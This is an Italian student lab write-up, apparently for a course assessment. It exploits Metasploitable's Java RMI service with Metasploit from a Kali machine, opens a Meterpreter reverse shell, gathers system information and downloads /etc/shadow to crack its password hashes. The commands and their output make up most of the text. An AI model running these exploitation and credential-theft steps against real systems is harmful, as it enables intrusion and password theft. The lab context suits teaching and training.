

Benchmark di fine modulo - attacchi ad i sistemi

La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112


Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) etc..


Come richiesto dalla traccia iniziamo impostando gli ip corretti su entrambe le macchine e poi verifichiamo che queste comunichino correttamente :





Infine verifichiamo la corretta comunicazione usando lo strumento ping :





Effettuiamo adesso una scansione Nmap per verificare i porte aperte e relativi servizi:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.11.112 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-22 22:11 CET
Nmap scan report for 192.168.11.112
Host is up (0.00012s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.86 seconds
```

Come richiesto dalla traccia usiamo il servizio vulnerabile presente sulla porta 1099:

```
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

Avviamo dunque metasploit usando il comando msfconsole.

adesso attraverso il comando “search java_rmi” cerchiamo il tool corretto.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                               Disclosure Date  Rank       Check  Description
   -  ----                                               ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                  normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                 2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server             2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl     2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

Visto la vulnerabilità (e anche quando visto a lezione) selezioniamo il tool numero 1 , utilizzando il comando use + il percorso file.

Adesso attraverso il comando options visualizziamo cos'è necessario selezionare per il corretto funzionamento del modulo:

```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.110   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

settiamo l'ip della macchina target

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
```

infine con il comando exploit lanciamo l’attacco

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.110:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.110:8080/wAor4iX
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.110:4444 → 192.168.11.112:47917) at 2024-02-22 22:33:57 +0100

meterpreter > 
```

attraverso il comando ifconfig visioniamo la configurazione di rete della macchina attaccata

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe59:525
IPv6 Netmask : ::
```

con route possiamo visionare le routing tables


```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe59:525  ::       ::
```

attraverso sysinfo possiamo ottenere alcune informazioni sulla macchina

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

Adesso usiamo “ps” per vedere quali servizi stanno attualmente girando sulla macchina. Conoscendo quali altri servizi sono presenti sulla macchina è utile per capire quali vulnerabilità sono sfruttabili.


```
meterpreter > ps

Process List
============

 PID   Name                                                  User      Path
 ---   ----                                                  ----      ----
 1     /sbin/init                                            root      /sbin/init
 2     [kthreadd]                                            root      [kthreadd]
 3     [migration/0]                                         root      [migration/0]
 4     [ksoftirqd/0]                                         root      [ksoftirqd/0]
 5     [watchdog/0]                                          root      [watchdog/0]
 6     [migration/1]                                         root      [migration/1]
 7     [ksoftirqd/1]                                         root      [ksoftirqd/1]
 8     [watchdog/1]                                          root      [watchdog/1]
 9     [migration/2]                                         root      [migration/2]
 10    [ksoftirqd/2]                                         root      [ksoftirqd/2]
 11    [watchdog/2]                                          root      [watchdog/2]
 12    [migration/3]                                         root      [migration/3]
 13    [ksoftirqd/3]                                         root      [ksoftirqd/3]
 14    [watchdog/3]                                          root      [watchdog/3]
 15    [events/0]                                            root      [events/0]
 16    [events/1]                                            root      [events/1]
 17    [events/2]                                            root      [events/2]
 18    [events/3]                                            root      [events/3]
 19    [khelper]                                             root      [khelper]
 56    [kblockd/0]                                           root      [kblockd/0]
 57    [kblockd/1]                                           root      [kblockd/1]
 58    [kblockd/2]                                           root      [kblockd/2]
 59    [kblockd/3]                                           root      [kblockd/3]
 62    [kacpid]                                              root      [kacpid]
 63    [kacpi_notify]                                        root      [kacpi_notify]
 112   [kseriod]                                             root      [kseriod]
 162   [pdflush]                                             root      [pdflush]
 163   [pdflush]                                             root      [pdflush]
 164   [kswapd0]                                             root      [kswapd0]
 206   [aio/0]                                               root      [aio/0]
 207   [aio/1]                                               root      [aio/1]
 208   [aio/2]                                               root      [aio/2]
 209   [aio/3]                                               root      [aio/3]
 1198  [ksnapd]                                              root      [ksnapd]
 1450  [ata/0]                                               root      [ata/0]
 1452  [ata/1]                                               root      [ata/1]
 1454  [ata/2]                                               root      [ata/2]
 1455  [ata/3]                                               root      [ata/3]
 1456  [ata_aux]                                             root      [ata_aux]
 1476  [ksuspend_usbd]                                       root      [ksuspend_usbd]
 1478  [khubd]                                               root      [khubd]
 2151  [scsi_eh_0]                                           root      [scsi_eh_0]
 2318  [kjournald]                                           root      [kjournald]
 2443  [scsi_eh_1]                                           root      [scsi_eh_1]
 2444  [scsi_eh_2]                                           root      [scsi_eh_2]
 2475  /sbin/udevd                                           root      /sbin/udevd --daemon
```



```
4543  [nfsd]                                        root      [nfsd]
4544  [nfsd]                                        root      [nfsd]
4545  [nfsd]                                        root      [nfsd]
4549  /usr/sbin/rpc.mountd                          root      /usr/sbin/rpc.mountd
4615  /usr/lib/postfix/master                       root      /usr/lib/postfix/master
4620  pickup                                        postfix   pickup -l -t fifo -u -c
4621  qmgr                                          postfix   qmgr -l -t fifo -u
4622  /usr/sbin/nmbd                                root      /usr/sbin/nmbd -D
4624  /usr/sbin/smbd                                root      /usr/sbin/smbd -D
4629  /usr/sbin/smbd                                root      /usr/sbin/smbd -D
4643  /usr/sbin/xinetd                              root      /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
4679  distccd                                       daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4680  distccd                                       daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4681  distccd                                       daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4682  distccd                                       daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4683  distccd                                       daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4685  proftpd:                                      proftpd   proftpd: (accepting connections)
4699  /usr/sbin/atd                                 daemon    /usr/sbin/atd
4710  /usr/sbin/cron                                root      /usr/sbin/cron
4738  /usr/bin/jsvc                                 root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat
                                                              5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/t
                                                              omcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startu
                                                              p.Bootstrap
4739  /usr/bin/jsvc                                 root      /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat
                                                              5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/t
                                                              omcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startu
                                                              p.Bootstrap
4741  /usr/bin/jsvc                                 tomcat55  /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat
                                                              5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/t
                                                              omcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startu
                                                              p.Bootstrap
4759  /usr/sbin/apache2                             root      /usr/sbin/apache2 -k start
4760  /usr/sbin/apache2                             www-data  /usr/sbin/apache2 -k start
4761  /usr/sbin/apache2                             www-data  /usr/sbin/apache2 -k start
4763  /usr/sbin/apache2                             www-data  /usr/sbin/apache2 -k start
4767  /usr/sbin/apache2                             www-data  /usr/sbin/apache2 -k start
4768  /usr/sbin/apache2                             www-data  /usr/sbin/apache2 -k start
4778  /usr/bin/rmiregistry                          root      /usr/bin/rmiregistry
4782  ruby                                          root      ruby /usr/sbin/druby_timeserver.rb
4790  /sbin/getty                                   root      /sbin/getty 38400 tty1
4797  Xtightvnc                                     root      Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/
                                                              Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,
                                                              /usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
4798  /usr/bin/unrealircd                           root      /usr/bin/unrealircd
4804  /bin/sh                                       root      /bin/sh /root/.vnc/xstartup
4807  xterm                                         root      xterm -geometry 80×24+10+10 -ls -title X Desktop
4809  fluxbox                                       root      fluxbox
4842  -bash                                         root      -bash
4906  tlsmgr                                        postfix   tlsmgr -l -t unix -u -c
4985  /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java  root  /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawnkxu9so.tmp.dir metasploit.Payload
4991  /bin/sh                                       root      /bin/sh -c ps ax -w -o pid=,user=,command= 2>/dev/null
4992  ps                                            root      ps ax -w -o pid=,user=,command=
```

Un altra operazione da eseguire potrebbe essere andare nella cartella etc questa cartella contiene i file di configurazione di sistema. tra questi possiamo trovare la cartella passwd dove possibile visionare gli utenti all’interno del sistema , i loro i ID, le login shell e altre informazioni

Nel file shadow ,presente in etc, è possibile visionare le password salvate all'interno del sistema criptate, potrebbe essere utile effettuare il download di questo file per tentare successivamente di decriptare le password



vediamo dunque rispettivamente :

nome utente

tipo di crittografia utilizzata per la password e successivamente password

sono anche presenti altri dati come ad esempio scadenza della password ultima volta che questa è stata cambiata e altro.

molto importante è analizzare il tipo di crittografia usata per le password , questo perchè se il sistema utilizzato è stato depredato si potrebbe risalire facilmente alla password , infatti possiamo vedere che la password di root presenta la dicitura `$1$` ossia il MD5 ormai non più sicuro.

possibile trovare anche:

$2a$ – Blowfish
$2y$ – Eksblowfish
5 – SHA-256
6 – SHA-512

E' interessante vedere come nel campo password di alcuni utenti è possibile trovare il simbolo * o !. Questi indicano che il login non può essere effettuato usando password.

usiamo dunque il comando download per scaricare il file

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/shadow
[*] Completed  : /etc/shadow → /home/kali/shadow
```

Ottenuto il file sarà possibile usare jhon the ripper e la sua utility unshadow per risalire alle password